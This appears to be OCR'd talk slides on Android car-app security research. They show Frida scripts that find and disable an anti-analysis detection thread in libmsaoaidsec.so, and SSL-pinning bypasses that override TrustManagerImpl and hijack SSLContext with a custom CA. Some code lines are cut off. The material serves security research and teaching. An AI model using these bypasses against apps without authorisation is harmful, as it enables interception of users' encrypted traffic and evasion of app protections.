


```
call pthread_create...
The thread function address is 0xc0512129
The libmsaoaidsec.so base 0xc0501000
pthread_create called from:
0xc05123fd libmsaoaidsec.so!0x113fd
0xc0511ab7 libmsaoaidsec.so!0x10ab7
0xc0511bc1 libmsaoaidsec.so!0x10bc1
0xc050d5b9 libmsaoaidsec.so!_init+0x1ac
0xec63662b0
Process terminated
```

Find Dection thread and killed



```
function hook_func() {
    var pthread_creat_addr = Module.findExportByName("libc.so", "pthread_create")
    Interceptor.attach(pthread_creat_addr,{
        onEnter(args){
            console.log("call pthread_create...")
            let func_addr = args[2]
            console.log("The thread function address is " + func_addr)

            let libmsaoaidsec = Process.findModuleByName("libmsaoaidsec.so")
            if (libmsaoaidsec != null){
                console.log("The libmsaoaidsec.so base " + libmsaoaidsec.base)
                bypass_thread(libmsaoaidsec)
            }

            console.log('pthread_create called from:\n'
            + Thread.backtrace(this.context, Backtracer.ACCURATE)
            .map(DebugSymbol.fromAddress)
            .join('\n')
             + '\n');
        }
    })
}

function bypass_thread(module) {
    // Interceptor.replace(module.base.add(0x0000FA98+1), new NativeCallback(function() {
    //     console.log("0x0000FA99 replace success!!!")
    // }, 'void', []))

    Interceptor.replace(module.base.add(0x00011128+1), new NativeCallback(function() {
        console.log("0x00011129 replace success!!!")
    }, 'void', []))
```




```
—# frida -H 192.168.43.161:30000 -l /root/Desktop/jumpAnti.js -
    ____
   / _  |   Frida 14.2.17 - A world-class dynamic instrumentati
  | (_| |
   > _  |   Commands:
  /_/ |_|       help      -> Displays the help system
  . . . .       object?   -> Display information about 'object'
  . . . .       exit/quit -> Exit
  . . . .
  . . . .   More info a[redacted] https://frida.re/docs/home/
pawned `com[redacted]. Resuming main thread!
Remote::com.[redacted]->
Remote::com.x[redacted]->
Remote::com.[redacted]->
```

Car security research without cars.

APP HTTPS Anti-analysis methods (Android)

- SSL-Pinning/Proxy Check/User’ s CA cert is not trusted



62 https:[redacted]0

63 https:[redacted]430

CONNECT Internal Error https://[redacted]30

```
CONNECT t[redacted]HTTP/1.1
Host: [redacted]:4430
```

SSL 握手失败


Proxyman 无法安全地与您的客户端建立 SSL 连接。这似乎是因为你没有在设备上安装并信任证书或其它不明原因。

请点击 "Troubleshooting" 来寻找解决方案

Car security research without cars.


APP Anit-anti-analysis methods(Android)

Bypass SSL-pinning



```
// https://techblog.mediaservice.net/2018/11/universal-android-ssl-pinning-bypass-2/
const trustManagerImplCheckTrustedRecursiveCheck = (ident: string): any | undefined => {
  return wrapJavaPerform(() => {
    try {
      const arrayList: ArrayList = Java.use("java.util.ArrayList");
      const trustManagerImpl: TrustManagerImpl = Java.use("com.android.org.conscrypt.TrustManagerImpl");
      send(
        c.blackBright(`Found com.android.org.conscrypt.TrustManagerImpl, ` +
          `overriding TrustManagerImpl.checkTrustedRecursive()`),
      );

      // https://android.googlesource.com/platform/external/conscrypt/+/1186465/src/
      //  platform/java/org/conscrypt/TrustManagerImpl.java#391
      const TrustManagerImplcheckTrustedRecursive = trustManagerImpl.checkTrustedRecursive;
      // tslint:disable-next-line:only-arrow-functions
      TrustManagerImplcheckTrustedRecursive.implementation = function (certs, host, clientAuth, untrustedChai
        trustAnchorChain, used) {
        qsend(quiet,
          c.blackBright(`[${ident}] `) + `Called (Android 7+) ` +
          c.green(`TrustManagerImpl.checkTrustedRecursive()`) + `, not throwing an exception.`,
        );

        // Return an empty list
        return arrayList.$new();
      };

      return TrustManagerImplcheckTrustedRecursive;
```

Objection Hooking TrustManager




```
// Load CAs from an InputStream
console.log("[+] Loading our CA...")
var cf =CertificateFactory.getInstance("X.509");
try{
var fileInputStream =FileInputStream.$new("/data/local/tmp/cert-der.crt");
}
catch(err){
console.log("[o] "+ err);
}
var bufferedInputStream =BufferedInputStream.$new(fileInputStream);
var ca = cf.generateCertificate(bufferedInputStream);
bufferedInputStream.close();
var certInfo =Java.cast(ca, X509Certificate);
console.log("[o] Our CA Info: "+ certInfo.getSubjectDN());
// Create a KeyStore containing our trusted CAs
console.log("[+] Creating a KeyStore for our CA...");
var keyStoreType =KeyStore.getDefaultType();
var keyStore =KeyStore.getInstance(keyStoreType);
keyStore.load(null,null);
keyStore.setCertificateEntry("ca", ca);
// Create a TrustManager that trusts the CAs in our KeyStore
console.log("[+] Creating a TrustManager that trusts the CA in our KeyStore...");
var tmfAlgorithm =TrustManagerFactory.getDefaultAlgorithm();
var tmf =TrustManagerFactory.getInstance(tmfAlgorithm);
tmf.init(keyStore);
console.log("[+] Our TrustManager is ready...");
console.log("[+] Hijacking SSLContext methods now...")
console.log("[-] Waiting for the app to invoke SSLContext.init()...")
SSLContext.init.overload("[Ljavax.net.ssl.KeyManager;","[Ljavax.net.ssl.TrustManager;","java.security.SecureRanc
console.log("[o] App invoked javax.net.ssl.SSLContext.init...");
SSLContext.init.overload("[Ljavax.net.ssl.KeyManager;","[Ljavax.net.ssl.TrustManager;","java.security.SecureRanc
console.log("[+] SSLContext initialized with our custom TrustManager!");
}
```

Use Frida Hooking KeyStore

